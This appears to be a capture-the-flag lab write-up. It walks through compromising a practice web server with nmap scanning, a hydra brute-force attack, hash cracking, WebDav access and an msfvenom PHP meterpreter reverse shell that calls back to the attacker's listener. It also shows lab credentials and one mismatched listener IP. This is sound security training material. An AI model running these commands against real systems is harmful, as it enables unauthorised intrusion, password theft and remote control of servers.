**Red Team Documentation**

**Discover the IP address of the Linux web server**


First step would be to do an ifconfig in the terminal to see what the Kali machine IP is.

Command:

ifconfig

Result:

IP 192.168.1.90 and Netmask 255.255.255.0

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/ifconfig-results.png)


Next was to scan all IPs on the same network in the subnet. Knowing the subnet of netmask of 255.255.255.0 is /24 it can be established in the nmap scan.

Command:

nmap -sS -A 192.168.1.1/24

Result:


IP 192.168.1.105




While there were other machines on the network it could be determined that IP ending with 105 was the machine we were looking for. This is based on the list of directories found and it returns as Apache/2.4.29 server.

**Locate the hidden directory on the web server.**


Now that the IP of the server/machine was found it was time to visit it at [http://192.168.1.105](http://192.168.1.105/).

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/index-folder.png)

Working top to bottom going through the folders listed a file with a reference secret folder was located.

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/error-secret.png)

Following this instruction as to where to navigate to being <http://192.168.1.105/company_folders/secret_folder>.

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/secret-folder.png)

While trying to navigate to the secret\_folder directory a prompt to authenticate appears. Based on the “For ashton’s eyes only” it is determined that cracking the password for the user ashton is the next step.

**Brute force the password for the hidden directory using the hydra.**

To crack the password via brute force Hydra was used to run a wordlist against user ashton.

Word lists in Kali are located in the /usr/share/wordlists directory. So in the terminal the wordlists folder was navigated to. Then the rockyou.txt.gz was unzipped using gunzip.

Commands:

cd /usr/share/wordlists

ls

gunzip rockyou.txt.gz

Then using the common wordlist of rockyou.txt with Hydra was used to brute force.


Command:

hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company\_folders/secret\_folder

Result:

login: ashton

password: leopoldo




**Break the hashed password with the Crack Station website or John the Ripper.**

Once the password was determined for user ashton the secret\_folder can now be navigated to using username ashton and password leopoldo.

In the secret\_folder a note was found with instructions to connect to a WebDav server.

This note included some important information including an account to use, the hash for that account and where to navigate to in a file directory.

Note found:

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/secret-note.png)

Using CrackStation to crack the hash from the note:

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/crackstation-results.png)


Next is to access the WebDav server with username ryan and password linux4u.

**Connect to the server via WebDav.**

Connecting to WebDav can be done a few ways. This can be done either through the file/folder directory or with Cadaver which is built into Kali.

**Cadaver way:**

Search for Cadaver by clicking the Kali Linux icon at the top left of the toolbar.

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/cadaver-search.png)


This opens a terminal with Cadaver running

Commands:

open http://192.168.1.105/webdav

Username: ryan

Password: linux4u

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/cadaver-server-connection.png)


Once in the /webdav folder it was time to go to the next step. Now that access to WebDav server was established this is a way to upload an exploit.

**File/Folder Directory way:**

Find and click on the Folder icon at the top left in the toolbar > Open Folder.

Once in the File Manager on the left hand side click on Browse Network.

Then navigate to dav://192.168.1.105/webdav using the folder search bar.

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/webdav-file-manager.png)

**Upload a PHP reverse shell payload.**

Now that there is a way to access the WebDav folder the next thing to do was to create a reverse shell to exploit the server.

A PHP reverse shell payload will be used since PHP is a server side language.

Using Metasploit a script can be found to create a payload and upload it to the WebDav server.


Commands:

msfconsole

msfvenom -l payloads

Results:

php/meterpreter/reverse\_tcp

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/meterpreter-search-results.png)


Once a list of payloads is output and the PHP specific reverse tcp script is found the payload can be created.

Command:

msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.0.90 LPORT=4444 > shell.php

Results:

A file called shell.php is now created/in root and ready to move to upload to WebDav server.

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/shell-payload.png)

Time to go back to WebDav server. Once again Cadaver was used to access the server and upload the shell.php payload. This will be done using username ryan and password linux4u just as done before.

Command:

open http://192.168.1.105/webdav

Username: ryan


Password: linux4u

put /root/shell.php

ls

Result:

shell.php was uploaded to to the WebDav server



This could have been done via the File Manager as well. Shell.php could have been dragged and dropped into WebDav in the file/folder GUI.

**Execute payload that you uploaded to the site to open up a meterpreter session.**

Time to use Metasploit to create a meterperter session and run the shell.php.

Commands:

msfconsole


use exploit/multi/handler

set LHOST 192.168.1.90

set LPORT 4444


set PAYLOAD php/meterpreter/reverse\_tcp

run


[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/meterpreter-session.png)

After the run command the shell.php should be run. This is done by navigating to the file by going to <http://192.168.1.105/webdav/shell.php>.

Then ryan’s credentials can be used.

[](https://github.com/aprilemorales/RedvsBlueProject/blob/master/Images/open-shell-session.png)

After that it is seen that a meterpreter session was opened. Once open search through the folders and files to find the flag.



**Find and capture the flag.**

Once going back up 3 folders a flag.txt file was found.

Commands:

cd ../

cd ../

cd ../

ls -l

cat flag.txt

Results:

b1ng0w@5h1sn@m0

